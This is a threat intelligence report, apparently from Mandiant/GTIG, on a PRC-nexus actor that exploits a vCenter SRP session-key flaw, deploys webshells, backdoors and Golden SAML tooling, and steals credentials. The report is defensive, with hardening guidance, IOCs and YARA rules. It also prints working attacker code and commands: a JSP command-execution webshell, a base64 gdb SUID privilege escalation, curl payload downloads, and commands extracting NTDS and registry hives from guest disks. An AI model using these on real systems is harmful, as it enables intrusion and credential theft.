
Written by: Jayson Frost, Bryce Greathouse, Dhanesh Kizhakkinan, John Palmisano, Steve Rasch, Daniel Sislo, John Wolfram
Introduction
On Oct. 15, 2026, Mandiant and Google Threat Intelligence Group (GTIG) published a blog post detailing recent activity in which the suspected PRC-nexus threat actor ARMORY CASTLE (formerly tracked as UNC5221) exploited CVE-2026-102764, a zero-day vulnerability in BeyondTrust Remote Support, which was patched in BT26-05. We also described some of the threat actor’s post-exploitation operations. In this blog we describe additional post-compromise activity involving the exploitation of a vulnerability in VMware vCenter and the deployment of additional malware families.
On Nov. 19, 2026, VMware disclosed CVE-2026-123890, which impacts VMware vCenter Server deployments. vSphere consists of both ESXi (the hypervisor) and vCenter Server. The vCenter server is a centralized platform deployed as a Photon Linux virtual appliance and is used to configure, control, and monitor ESXi host environments. CVE-2026-123890 is an unauthenticated Secure Remote Password (SRP-6a) session key disclosure vulnerability over Distributed Computing Environment/Remote Procedure Calls (DCE/RPC). Successful exploitation results in a remote authentication bypass which creates an authenticated session established as administrator@vsphere.local. Using the authenticated administrator session, the attacker can execute arbitrary commands and acquire files, including the data.mdb database, by leveraging the vCenter Server Directory Service (vmdird) RPC interface vmdirdbcp. We strongly recommend that affected organizations immediately apply the security patches provided by Broadcom to remediate the vulnerability.
ARMORY CASTLE exploited this vulnerability in early September 2026 using BONESAW, according to forensic evidence. BONESAW is a utility primarily built to facilitate remote exploitation written in Golang , which utilizes CVE-2026-123890 to exfiltrate the arbitrary Lightning Memory-Mapped Database (LMDB), hijack the SAML Security Token Service (STS), and create a Single Sign On (SSO) Administrator account.
ARMORY CASTLE’s use of BONESAW represents significant new insight into this threat actor’s post-exploitation tactics. In this campaign, ARMORY CASTLE exploited two zero-days, and deployed three sets of malware specifically tailored for operating on targeted devices, indicating deep platform expertise and substantial resource backing. We are publishing this analysis, along with mitigation and hardening guidance, to support defenders in detecting this threat.
Threat Detail
Moving laterally from the Remote SupportRemote Support device, ARMORY CASTLE established a foothold on an internal Linux appliance, escalated privileges to root, and staged a suite of malware to support expanding access, persistence, and targeting of vCenter. ARMORY CASTLE exploited a zero-day vulnerability to gain access to the VMware server, and likely used an additional set of malware customized to this environment to conduct reconnaissance, credential theft, and data theft.
Figure 1: ARMORY CASTLE lateral movement and vCenter compromise sequence of events
Move Laterally
Following the establishment of persistence and the deployment of lateral movement capabilities on the Remote Support appliance, Mandiant observed ARMORY CASTLE conducting internal reconnaissance. This reconnaissance was heavily focused on VMware systems, based on the specific ports ARMORY CASTLE scanned and the URIs the group visited such as /sdk and /ui. The group leveraged nmap to scan the internal environment for systems running open ports specific to VMware, namely ports 9080, 5480, and 2012. Notably, port 2012 is used as the control interface RPC for vCenter Single Sign-On (SSO) and is an integral part of ARMORY CASTLE’s remote exploitation of CVE-2026-123890 through BONESAW.
/usr/sbin/nmap -sS -p 443,2012,389 --open .0/24
/usr/sbin/nmap -sS -p 443,2012,5480 --open .0/24
/usr/sbin/nmap -sS -p 443,9080 --open .0/24
/usr/sbin/nmap -sS -p 9080,2012 --open .0/24
/usr/sbin/nmap -sS -p 443,2012,389,445,3389,22,21 --open .0/24
Figure 2: ARMORY CASTLE nmap port scanning
ARMORY CASTLE moved laterally to internal Linux appliances within the environment that lacked endpoint detection and response (EDR) tooling. ARMORY CASTLE deployed five newly identified malware families and utilities: the SLIMSAVAGE and CAGEMATCH webshells, the BEARBONES backdoor, the BONESAW remote exploitation utility, and the SAWSNAKE SAML utility. ARMORY CASTLE also deployed the LAZYBONES backdoor, which Mandiant and GTIG previously observed in a separate ARMORY CASTLE intrusion.
Establish a Foothold
To establish a foothold on the first Linux appliance, the actor dropped a webshell ActiveSer.jsp, tracked by Mandiant as SLIMSAVAGE. SLIMSAVAGE functions as an upgraded command execution webshell that utilizes the authentication secret pwd=123.
if("123".equals(request.getParameter("pwd"))){ try{ ProcessBuilder pb = new ProcessBuilder("/bin/sh","-c",request.getParameter("i")); Process p = pb.start(); InputStream a = p.getInputStream(), b = p.getErrorStream(); int c; byte[] d = new byte[2048]; out.print(""); while((c=a.read(d))!=-1){out.print(new String(d,0,c));} while((c=b.read(d))!=-1){out.print(new String(d,0,c));} out.print("");
out.print("nEXIT:"+p.waitFor());
}catch(Exception e){out.print("ERR:"+e);}
}Figure 3: SLIMSAVAGE Webshell
By leveraging ProcessBuilder("/bin/sh", "-c", ...), the SLIMSAVAGE webshell executed commands inside a command line interpreter, enabled shell pipelines, redirects, creation of environment variables, and chained execution. The webshell reads from both standard output (getInputStream()) and standard error (getErrorStream()), ensuring full diagnostic visibility. It also calls Process.waitFor() and appends the final process return code (nEXIT:).
Roughly 4 hours later, ARMORY CASTLE deployed an additional webshell to the Linux appliance, u.jsp, tracked as CAGEMATCH. While SLIMSAVAGE provided the group with a robust capability to execute commands on the appliance, the group was limited in their ability to transfer data. To solve this challenge, CAGEMATCH acts as a dedicated payload staging webshell. The webshell checks for a multipart/form-data request header, parses the boundary delimiter, and extracts raw file bytes along with the original filename.
File f = new File("/tmp");
f.mkdirs();
File fout = new File(f, fname);
try(FileOutputStream fos = new FileOutputStream(fout)){
    fos.write(fd);
}
m = fout.getAbsolutePath();
Figure 4: CAGEMATCH File Staging Logic
CAGEMATCH creates the /tmp directory if necessary, saves the uploaded payload directly to /tmp/, and echoes the absolute target path back to the client. When accessed without an upload payload, it returns a minimal HTML upload form. This provides the attacker with a streamlined post-exploitation workflow: using CAGEMATCH to upload binary payloads, scripts, or tools from the Remote Support appliance directly into /tmp, and subsequently invoke SLIMSAVAGE to adjust execution permissions and execute the staged tools.
Escalate Privileges
To escalate privileges to root on the Linux appliance, ARMORY CASTLE repeated the same escalation technique used on the Remote Support appliance through the enablement of Set User ID (SUID) permissions on the binary /bin/env. ARMORY CASTLE performed this permission modification using the GNU Debugger, gdb. By enabling SUID permissions on the binary /bin/env, any user would be allowed to execute commands as root.
/bin/sh -c echo IWNobW9kIHUrcyAvYmluL2VudgpxCg==|base64 -d > /tmp/gdb_file

/usr/bin/gdb -pid 113757 --command=/tmp/gdb_file
Figure 5: ARMORY CASTLE gdb Privilege Escalation
Move Laterally
After successfully escalating privileges to root, ARMORY CASTLE began staging additional tooling on the Linux appliance to enable lateral movement within the environment. ARMORY CASTLE used curl to download the RAR utility from the Remote Support appliance.
curl -o /tmp/rar -k https:///content/r.jsFigure 6: ARMORY CASTLE downloads staged RAR utility
ARMORY CASTLE then utilized curl to download a rar archive 123.rar which was subsequently extracted using their downloaded RAR binary.
curl -o /tmp/123.rar -k https:///content/r.js

./rar x -p 123.rar
Figure 7: ARMORY CASTLE extracts BONESAW
Tracked as BONESAW, /tmp/123 is a remote exploitation utility written in Golang that leverages CVE-2026-123890 in vCenter to enable remote arbitrary LMDB exfiltration, SAML STS hijacking, and SSO administrator account creation. Mandiant observed ARMORY CASTLE leveraging this utility to target an internal vCenter server, successfully creating an SSO admin account, exfiltrating and parsing the LMDB which enabled lateral movement to the server.
BONESAW achieves full system compromise against vCenter Server 7.x and 8.x appliances through the exploitation of CVE-2026-123890. This vulnerability exploits a cryptographic logic and authorization flaw in VMware's rpc_srp_verifier service over port 2012, exposing a shared session key that can be used to create authenticated sessions as administrator@vsphere.local. BONESAW also provides the ability to stream the raw underlying LMDB file for offline parsing, extract the VMware Security Token Service (STS) SAML private RSA signing key, create a backdoor machine account via vmdir, forge administrative SAML 2.0 assertion tokens, and assign Global Administrator privileges on the vCenter root folder via the vSphere SOAP API.
While CVE-2026-123890 shares some overlap with CVE-2026-59309, primarily the obtaining of the shared session key "K" without knowing the password, there are multiple key differences between them. CVE-2026-59309 is a flaw in the vCenter Server vmdir daemon that allows a remote, unauthenticated attacker with network access to TCP ports 389 or 636 to send crafted LDAP packets with malformed authorization tokens, bypassing authentication to forge administrative sessions and create rogue Single Sign-On (SSO) accounts in the vSphere directory. Whereas CVE-2026-123890 is a flaw in the vmdir DCE/RPC interface that enables unauthenticated Secure Remote Password session key disclosure by exploiting predictable UUIDv1 timestamp generation in the SRP authentication interface, enabling the compromise of the SRP session key without knowing any passwords.
Mandiant has evidence that ARMORY CASTLE had knowledge of CVE-2026-123890 prior to the disclosure of CVE-2026-59309 on July 29, 2026. Logs indicate that BONESAW was executed in early September 2026 against a vCenter server already patched against CVE-2026-59309, and the recovered Go binary contains a build timestamp of 2026-07-13T09:21:24Z (16 days before CVE-2026-59309 was disclosed), although Go build metadata can be modified prior to compilation.
ARMORY CASTLE named BONESAW vcenter-db-teamcheck-go and compiled it in a Windows development environment based on Golang build artifacts: E:/CodeFiles/VulnScan/Vcenter/go_teamcheck/. BONESAW supports multiple command-line arguments, with primary functionality centered on the csa subcommand to remotely create an SSO admin account.
Subcommand csa ("Create SSO admin with minimal parameters"):
      • Loads embedded default configuration template and parses CLI flags:
          • -h: Target vCenter address or vim25 SOAP endpoint (required).
          • -u: Username for the new SSO admin account (required).
          • -p: Password for the new SSO admin account (required).
          • -lu: Existing vCenter local admin UPN used for the vmdird bridge authentication (default: administrator@vsphere[.]local).
          • -d: Tenant/domain name for the created SSO account (default: vsphere[.]local).
          • -mdb-path: Path to an existing data.mdb file to skip remote database download.
          • -check-version: Probe target version and connectivity before executing the exploit chain.
          • -auto-d: Auto-discover SSO tenant/domain before running (overrides -d if discovery succeeds).
Figure 8: BONESAW Command Line Arguments
When executed utilizing the CSA command line flag, BONESAW creates the following files on disk:
/temp/extracted_tenant_signer_/anon__data.mdb (Exfiltrated copy of /storage/db/vmware-vmdir/data.mdb)
/temp/extracted_tenant_signer_/-tenantcredential-.key.pem (Extracted RSA private key in PEM format)
/temp/extracted_tenant_signer_/-tenantcredential-.key.der (Extracted RSA private key in DER format)
/temp/extracted_tenant_signer_/-tenantcredential-.leaf.pem (Extracted leaf X.509 signing certificate)
/temp/extracted_tenant_signer_/-tenantcredential-.chain.pem (Extracted X.509 certificate chain)
/temp/extracted_tenant_signer_/-tenantcredential-.context.json (Target SSO and signer metadata)
Figure 9: BONESAW Filesystem Artifacts
Shortly after the successful execution of BONESAW, ARMORY CASTLE staged and deployed an additional utility /tmp/sss tracked as SAWSNAKE to the Linux appliance. SAWSNAKE is a Golang utility that enables vCenter SAML authentication bypass and session cookie generation, ultimately enabling ARMORY CASTLE to conduct Golden SAML attacks against vCenter following the successful execution of BONESAW. This allows the threat actor to forge authentication tokens, bypass MFA, and impersonate any user. The core functionality of SAWSNAKE is a custom Go-based port of the Python-based vCenter SAML Login Tool from vcenter_saml_login.py. SAWSNAKE provides the ability to extract Identity Provider (IdP) signing keys and trusted certificates from a vCenter data.mdb database, export extracted credentials to PEM files on disk, forge and sign SAML 2.0 assertions for the Administrator account, and authenticate to a target vCenter server to obtain administrative session cookies.
SAWSNAKE parses command-line arguments to determine its operating mode and supports the following command line arguments:
-h, --help  - show this help message and exit
-p, --path PATH  - Path to the data.mdb file (extract mode)
-t, --target TARGET  - The IP address of the target vCenter
-k, --key KEY - IdP private key PEM file (direct-cert mode)
-c, --cert CERTS  - Trusted certificate PEM file. May be repeated; each file may contain one or more CERTIFICATE blocks.
--domain DOMAIN - SSO domain (default: parse from certificate subject DC=)
--hostname HOSTNAME - vCenter FQDN (default: read from vCenter SSL certificate)
-e, --export-dir EXPORT_DIR - Parse data.mdb with --path and write the PEM files needed for the direct-cert mode to this directory, then exit.
-v, --verbose - Print extracted/loaded certificates
Figure 10: SAWSNAKE Command Line Arguments
SAWSNAKE creates the following files on disk:
/idp_key.pem
/trusted_cert_2.pem
/domain.txt
Figure 11: Files created by SAWSNAKE
Mandiant identified a second sample of SAWSNAKE that is likely an updated version. This sample added verbose debug logging to standard output across TLS, HTTP, SAML initiation, XML signing, and login routines, along with expanded redirect handling for up to 10 HTTP 302 redirects to support multi-hop authentication. Consistent with earlier activity, ARMORY CASTLE deleted SAWSNAKE and its output files from disk using rm.
Shortly after the deployment of SAWSNAKE, ARMORY CASTLE leveraged an additional backdoor /tmp/dbr tracked as BEARBONES. BEARBONES is written in C and is based on the open-source Dropbear SSH Server. It is capable of bypassing system password authentication when using password-based authentication, logging plaintext credentials, and loading or generating server host keys from /tmp instead of the default directory /etc/dropbear. The authentication handler svr_auth_password for the packet type SSH_MSG_USERAUTH_REQUEST was backdoored to bypass /etc/shadow validation and grant access if the SHA-256 digest of the first 14 bytes of client password matches a hardcoded SHA-256 hash, while also logging plaintext credentials. Additionally, the internal version string and the session identification string were modified to “23345” and “SSH-2.0-pulsesecure_23345”. Pivoting on this SSH banner identified a suspected obfuscation network of compromised third-party firewalls and routers exposing SSH-2.0-pulsesecure_23345 on non-standard high TCP ports.
ARMORY CASTLE executed BEARBONES several times from the Linux appliance, first attempting to open a listener on TCP port 53 and later on TCP port 33992.
/tmp/dbr -R -p 53
/tmp/dbr -R -p 33992
Figure 12: BEARBONES Command Line Execution
After the execution of BEARBONES to create a listener on TCP port 33992, ARMORY CASTLE moved laterally to the vCenter appliance as the Administrator and created a local administrator account named sps-@vsphere.local. Notably, ARMORY CASTLE enabled SSH on vCenter via the vCenter Server Appliance Management Interface (VAMI) API through a PUT request to /rest/appliance/access/ssh. Mandiant also observed this TTP during BRICKSTORM intrusions conducted by suspected PRC-nexus actor UNC6201. After enabling SSH, ARMORY CASTLE connected to the vCenter via SSH using the newly created local administrator account.
ARMORY CASTLE then conducted credential theft, targeting the vCenter internal master crypto key file as well as the PostgreSQL password file using SSH. ARMORY CASTLE disabled the SSH service via the VAMI API immediately after extracting the vCenter master symmetric key and PostgreSQL database credentials. ARMORY CASTLE then was observed authenticating to ESXi Host Client (“ESXUI”) using the vpxuser account and also connected to it via SSH using the root account.
Complete Mission
ARMORY CASTLE used the WinSCP client to enumerate the ESXi file system, attached disks, mounted Virtual Machine File System (VMFS) volumes, and added an SSH public key to the root account’s authorized keys. ARMORY CASTLE conducted further reconnaissance and data theft on the ESXi filesystem using the root account. The actor was primarily observed enumerating directories and VMFS volumes. To stage and exfiltrate data from the ESXi filesystem, ARMORY CASTLE created a hidden directory, .a, on a VMFS volume to which they established an SCP connection to the ESXi using scp -r -d -t "/vmfs/volumes//.a". ARMORY CASTLE then staged and extracted a suspected VMware specific toolset onto the ESXi host using tar xzf vmfs-pydist.tar.gz.
python vmfs_browser.py -d "/dev/disks/vml.:1" ls .

python vmfs_browser.py -d "/dev/disks/vml.:1" info "-flat.vmdk"

python vmfs_browser.py -d "/dev/disks/vml.:1" ls "-flat.vmdk:part2"

python vmfs_browser.py -d "/dev/disks/vml.:1" extract "-flat.vmdk:part4/Windows/NTDS" ./NTDS

python vmfs_browser.py -d "/dev/disks/vml.:1" extract "-flat.vmdk:part4/Windows/System32/config/SYSTEM" ./SYSTEM

python vmfs_browser.py -d "/dev/disks/vml.:1" extract "-flat.vmdk:part4/Windows/System32/config/SECURITY" ./

python vmfs_browser.py -d "/dev/disks/vml.:1" extract "-flat.vmdk:part4/Windows/System32/dns" ./
Figure 13: ARMORY CASTLE reconnaissance of guest VMs
ARMORY CASTLE then archived the extracted files into o.tar.gz, copied the archive from the ESXi filesystem using scp -r -p -d -f "o.tar.gz", and deleted the hidden .a directory. On the Linux appliance, ARMORY CASTLE staged the corresponding OpenSSH RSA private key at /tmp/123.key (matching the public key added to ESXi root authorized_keys) to authenticate outbound from the Linux appliance to ESXi over SSH without a password, alongside the BEARBONES SSH listener on the Linux appliance. From the Linux appliance, staged archives were downloaded via HTTP GET requests to the Remote Support appliance, from which ARMORY CASTLE likely exfiltrated the data.
/usr/bin/ssh -x -oPermitLocalCommand=no -oClearAllForwardings=yes -oRemoteCommand=none -oRequestTTY=no -i /tmp/123.key -o BatchM [TRUNCATED@128]Figure 14: ARMORY CASTLE SSH Tunnel
ARMORY CASTLE deployed a Slack-based backdoor tracked as LAZYBONES (/usr/bin/vmtoolscs) to an additional Linux appliance alongside the /tmp/123.key SSH private key. ARMORY CASTLE established persistence using a systemd service file set to restart every 50 minutes. LAZYBONES is a lightweight backdoor, written in Go, that establishes command-and-control (C2) communication over HTTPS using Slack. This malware periodically checks the most recent message in a designated Slack channel for commands. LAZYBONES supports core backdoor functionalities, including command execution and file transfer. Specifically, this variant encrypts Slack C2 messages with AES-256-CTR prior to Base64 encoding, polls with a 150 to 450 second jitter interval, and supports four commands (cmd, upload, download, and sleep) for command execution, file transfer, and beacon interval adjustment. Mandiant observed ARMORY CASTLE deploying LAZYBONES in a separate campaign in early 2025 following the successful exploitation of CVE-2025-22457.
Attribution
GTIG attributes this activity to the suspected PRC-nexus espionage actor ARMORY CASTLE (formerly tracked as UNC5221). As noted in our prior blog, the tooling and TTPs leveraged within this campaign align with previously observed activity from ARMORY CASTLE, and in the case of LAZYBONES, directly overlap with previously observed activity.
Outlook and Implications
While GTIG and Mandiant have tracked ARMORY CASTLE exploiting zero-days and n-days in edge and security appliances for initial access since 2023, BONESAW represents a significant expansion into post-compromise use of zero-days. The group's use of VMware-specific tools like SAWSNAKE and vmfs_browser.py, alongside malware designed to operate on Remote Support and Linux systems, represent a diverse toolset including capabilities specifically tailored to target several different appliances, demonstrating the threat actor's deep understanding of each. The use of three separate specialized sets of malware and two zero-days in the course of a single compromise indicates that there are significant resources supporting ARMORY CASTLE operations. It also shows the extent of the threat actor’s operational commitment to compromise high priority targets. Lastly, it is important to highlight that the build time of BONESAW predates its deployment in this intrusion by over a month, indicating it was likely developed for broader operations.
Remediation and Hardening
The exploitation of CVE-2026-123890 by ARMORY CASTLE underscores a reality: virtualization infrastructure such as VMware vCenter remains a prime target for advanced persistent threats (APTs). Because vCenter serves as the centralized control plane for the virtualized data center, relying solely on reactive patching is insufficient to protect it. Organizations must adopt a proactive, Zero Trust approach to infrastructure hardening to defend against current and undiscovered zero-day vulnerabilities.
For a comprehensive framework on securing virtualization platforms against advanced persistent threats, organizations are highly advised to consult the Mandiant guide vSphere and BRICKSTORM Malware: A Defender's Guide. This guide details an infrastructure-centric defense strategy, encompassing STIG benchmarking, identity management via Privileged Access Workstations (PAWs), and transforming the vCenter appliance into a proactive security sensor.
To secure vulnerable systems, it is highly recommended that affected organizations promptly deploy the official Broadcom patch.
The Risks of Default Configurations: The VCSA Host-Based Firewall
A common misconception in defending the vCenter control plane is that the native VCSA host-based firewall managed via the Virtual Appliance Management Interface (VAMI) provides adequate protection against lateral movement. In practice, relying on this default GUI-based firewall introduces severe operational and security limitations that threat actors like ARMORY CASTLE exploit:
-
Lack of Port-Specific Granularity: The native VAMI GUI lacks the precision required for a Zero Trust model. To grant an internal server (such as a backup server) legitimate access to the vSphere API on TCP 443, an administrator is often forced to trust that IP for all ports. If that internal server is compromised, the attacker inherits an unobstructed path to highly sensitive management interfaces like SSH (22) and the VAMI (5480).
-
Circular Administrative Dependency: The VCSA firewall is managed via the VAMI, which resides on TCP port 5480. If an attacker gains VAMI access as ARMORY CASTLE demonstrated to enable SSH, they can use their compromised role to deactivate the firewall entirely.
-
Forensic Visibility Gaps: The VAMI firewall is designed for connectivity management, not security monitoring, and does not generate remote logs for denied connection attempts or shell activity. This blinds the SOC to active lateral movement and port scanning.
-
Inbound-Only Policy: The default GUI focuses exclusively on inbound traffic, leaving outbound (egress) policy unmanaged. This allows malware on a compromised VCSA to communicate freely with external command-and-control (C2) infrastructure.
Proactive Hardening with the VCSA Hardening Tool
To secure the vCenter control plane against advanced campaigns and future zero-days, Mandiant recommends utilizing the VCSA Hardening & Logging Tool.
This script bypasses the vulnerable VAMI GUI and enforces security configurations directly at the Photon Linux kernel level via iptables. By transitioning the appliance to a strict "Default Deny" posture, enforcing granular egress filtering, and bridging kernel-level events to a remote SIEM, the tool transforms the VCSA from a passive appliance into an active security sensor.
The table below illustrates how deploying this proactive hardening script would have disrupted ARMORY CASTLE's attack chain at multiple stages, demonstrating its efficacy against zero-day exploits.
|
VCSA Hardening Feature |
Impact on the ARMORY CASTLE Attack Chain |
Protection Against Future Zero-Days |
|
VCSA iptables Inbound DROP Policy & Connection Logging (Management Ports) |
The nmap scans targeting TCP ports 443, 5480, and 22 are silently dropped because the attacker's source IP is not in the trusted whitelists. These blocked connection attempts are instantly forwarded to the SIEM via the iptables-log-bridge.sh service, exposing the active network reconnaissance. |
Conceals critical management interfaces from internal network mapping tools and provides high-fidelity, early-warning alerts of active lateral movement before exploitation can occur. |
|
VCSA iptables Inbound DROP Policy (TCP 443) |
Even if BONESAW extracts the SAML key over port 2012, the attacker cannot utilize the SAWSNAKE-forged administrative cookies. The firewall drops all connections to the vSphere Web Client/API (TCP 443) from the compromised Linux appliance because it is not in the TRUSTED_WEB_IPS array. |
Provides defense-in-depth: Even if a zero-day allows credential theft or authentication bypass on a backend service, the stolen credentials/tokens cannot be used to access the management plane from an untrusted network. |
|
VCSA iptables Inbound DROP Policy (TCP 2010) |
An iptables DROP policy on TCP 2012 for non-allowlisted IPs prevents the exploit payload originating from a compromised Linux appliance from reaching the |
Drops unauthorized inbound connections to management interfaces and RPC services, mitigating network-level exploitation of vulnerable services. |
|
VCSA iptables Inbound DROP Policy (TCP 22 & 5480) |
Blocks the OS-level pivot. The firewall drops the PUT request to the VAMI API (TCP 5480 or 443) used to enable the SSH daemon. Furthermore, even if SSH was already enabled, the VCSA_SSH_RULES chain drops all SSH connections |
Protects the underlying OS and databases from direct credential theft or tampering. Even if an attacker gains administrative privileges within the web application, they are blocked from dropping down to a root shell. |
|
VCSA iptables Egress DROP Policy |
An egress DROP policy prevents SCP data exfiltration and blocks the LAZYBONES backdoor from establishing HTTPS C2 communications with external Slack endpoints. |
Blocks unauthorized outbound internet and internal network connections, preventing the VCSA from acting as a pivot point or establishing external C2. |
|
VCSA OS-Level Command and Syslog Auditing |
Remote syslog forwarding captures the execution of |
Forwards bash command execution and dropped network packets to a SIEM, bypassing local anti-forensics (e.g., |
|
VCSA Kernel-Level Rule Enforcement |
|
Decouples network security from the vCenter application layer, ensuring firewall policies cannot be modified via compromised VAMI or vSphere administrative credentials. |
Table 1: VCSA Hardening Features
Note: When implementing iptables-based rules, we strongly advise rigorous testing and formal change control processes prior to production implementation.
Indicators of Compromise (IOCs)
To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.
Network Indicators
|
Indicator |
Description |
|
|
Suspected Obfuscation Network IP |
|
|
Suspected Obfuscation Network IP |
|
|
Suspected Obfuscation Network IP |
|
|
Suspected Obfuscation Network IP |
|
|
Suspected Obfuscation Network IP |
|
|
Suspected Obfuscation Network IP |
|
|
Suspected Obfuscation Network IP |
|
|
Suspected Obfuscation Network IP |
|
|
Suspected Obfuscation Network IP |
|
|
Suspected Obfuscation Network IP |
|
|
Suspected Obfuscation Network IP |
Table 2: Network Indicators
File Indicators
|
Filename |
Description |
|
|
SLIMSAVAGE Webshell |
|
|
CAGEMATCH Staging Webshell |
|
|
BONESAW Utility |
|
|
SAWSNAKE Utility |
|
|
BEARBONES Backdoor |
|
|
LAZYBONES Backdoor |
Table 3: File Indicators
Detections
YARA Rules
rule G_Hunting_Webshell_SLIMSAVAGE_1 {
      meta:
        author = "Google Threat Intelligence Group"
      strings:
        $s1 = "if("123".equals(request.getParameter("pwd")))" ascii wide
        $s2 = "new ProcessBuilder("/bin/sh","-c",request.getParameter("i"))" ascii wide
        $s3 = "InputStream a = p.getInputStream(), b = p.getErrorStream();" ascii wide
        $s4 = "while((c=a.read(d))!=-1){out.print(new String(d,0,c));}" ascii wide
        $s5 = "catch(Exception e){out.print("ERR:"+e);}" ascii wide

      condition:
        all of ($s*)
    }
rule G_Hunting_Webshell_CAGEMATCH_1 {
meta:
author = "Google Threat Intelligence Group"
strings:
$s1 = "request.getContentType().split("boundary=")" ascii wide
$s2 = "String s=new String(d,"ISO-8859-1");int fi=s.indexOf("filename=\"");" ascii wide
$s3 = "String fname=new File(s.substring(fs,fe)).getName();" ascii wide
$s4 = "int so=s.substring(0,ds).getBytes("ISO-8859-1").length;" ascii wide
$s5 = "File f=new File("/tmp");f.mkdirs();File fout=new File(f,fname);" ascii wide
condition:
4 of ($s*)
}
rule G_Hunting_Utility_SAWSNAKE_2 {
        meta:
            author = "Google Threat Intelligence Group"
        strings:
            $src1 = "saml_login/mdb.go" ascii
            $src2 = "saml_login/saml.go" ascii
            $src3 = "saml_login/c14n.go" ascii
            $s1 = "[+] Successfully obtained Administrator cookies for %s!" ascii
            $s2 = "[*] Successfully extracted trusted certificate 1" ascii
            $s3 = "[*] Successfully extracted the IdP certificate" ascii
            $s4 = "https://%s/ui/saml/websso/sso" ascii
            $s5 = "effective SSO host for the exchange: %q" ascii
            $s6 = "assertion canonicalized for digest: %d bytes, sha256=%s" ascii
        condition:
            uint32(0) == 0x464c457f and (2 of ($src*) or 4 of ($s*))
    }
rule G_Hunting_Utility_BONESAW_2 {
meta:
author = "Google Threat Intelligence Group"
strings:
$s_mdb_path = "/storage/db/vmware-vmdir/data.mdb" ascii
$s_srp_prime_n = "AC6BDB41324A9A9BF166DE5E1389582FAF72B6651987EE07FC3192943DB56050" ascii
$s_uuid_dbcp = "72c780fe-af6b-42ba-9b02-f61f4ccc98ed" ascii nocase
$c_uuid_dbcp = { fe 80 c7 72 6b af ba 42 9b 02 f6 1f 4c cc 98 ed }
$s_uuid_srp_verf = "c7e94609-6ab0-4767-8e92-b6485bff1649" ascii nocase
$c_uuid_srp_verf = { 09 46 e9 c7 b0 6a 67 47 8e 92 b6 48 5b ff 16 49 }
condition:
uint32(0) == 0x464C457F
and $s_mdb_path
and $s_srp_prime_n
and ($s_uuid_dbcp or $c_uuid_dbcp)
and ($s_uuid_srp_verf or $c_uuid_srp_verf)
}rule G_Hunting_Backdoor_BEARBONES_1 {
meta:
author = "Google Threat Intelligence Group"
strings:
$c_sha256_len = { BA 0E 00 00 00 4C 89 E7 48 89 EE }
$s_banner = "SSH-2.0-pulsesecure_" ascii
$s_rsa_key = "/tmp/rsa_host_key" ascii
$s_ecdsa_key = "/tmp/ecdsa_host_key" ascii
$s_dss_key = "/tmp/dss_host_key" ascii
condition:
uint32(0) == 0x464C457F
and ($c_sha256_len or $s_banner)
and 2 of ($s_*)
}rule G_Hunting_Backdoor_LAZYBONES_1 {
meta:
author = "Google Threat Intelligence Group"
strings:
$fn1 = "main.AesCtfCrypt_fromconf" ascii wide
$fn2 = "main.AesCtfDecrypt_fromconf" ascii wide
$fn3 = "main.uploadSlackFile" ascii wide
$fn4 = "main.getLastMessage" ascii wide
$fn5 = "main.exec_my" ascii wide
$api1 = "https://slack.com/api/files.getUploadURLExternal" ascii wide
$api2 = "https://slack.com/api/files.completeUploadExternal" ascii wide
$api3 = "https://slack.com/api/conversations.history" ascii wide
$str1 = "ok,current sleep is:" ascii wide
$str2 = "get but not function" ascii wide
$str3 = "readfile fail:" ascii wide
condition:
uint32(0) == 0x464c457f and
(
3 of ($fn*) or
(2 of ($api*) and 2 of ($str*))
)
}Google Security Operations (SecOps)
Google SecOps customers have access to these broad category rules and more under the Mandiant Frontline Threats, Mandiant Intel Emerging Threats, and Mandiant Hunt Endpoint Identification Rules rule packs. The activity discussed in the blog post is detected in Google SecOps under the rule names:
-
VMware vCenter VAMI API SSH Enablement
-
Base64 Encoded Shell Command Execution
-
Linux Web Server Process Echo Base64 Encoded String
-
Suspicious Curl Network Connection to Staging Directory
-
Suspicious Curl Download to tmp
Acknowledgements
This analysis would not have been possible without the assistance of Stuart Carrera and the FLARE team. We also appreciate Broadcom for their collaboration against this threat.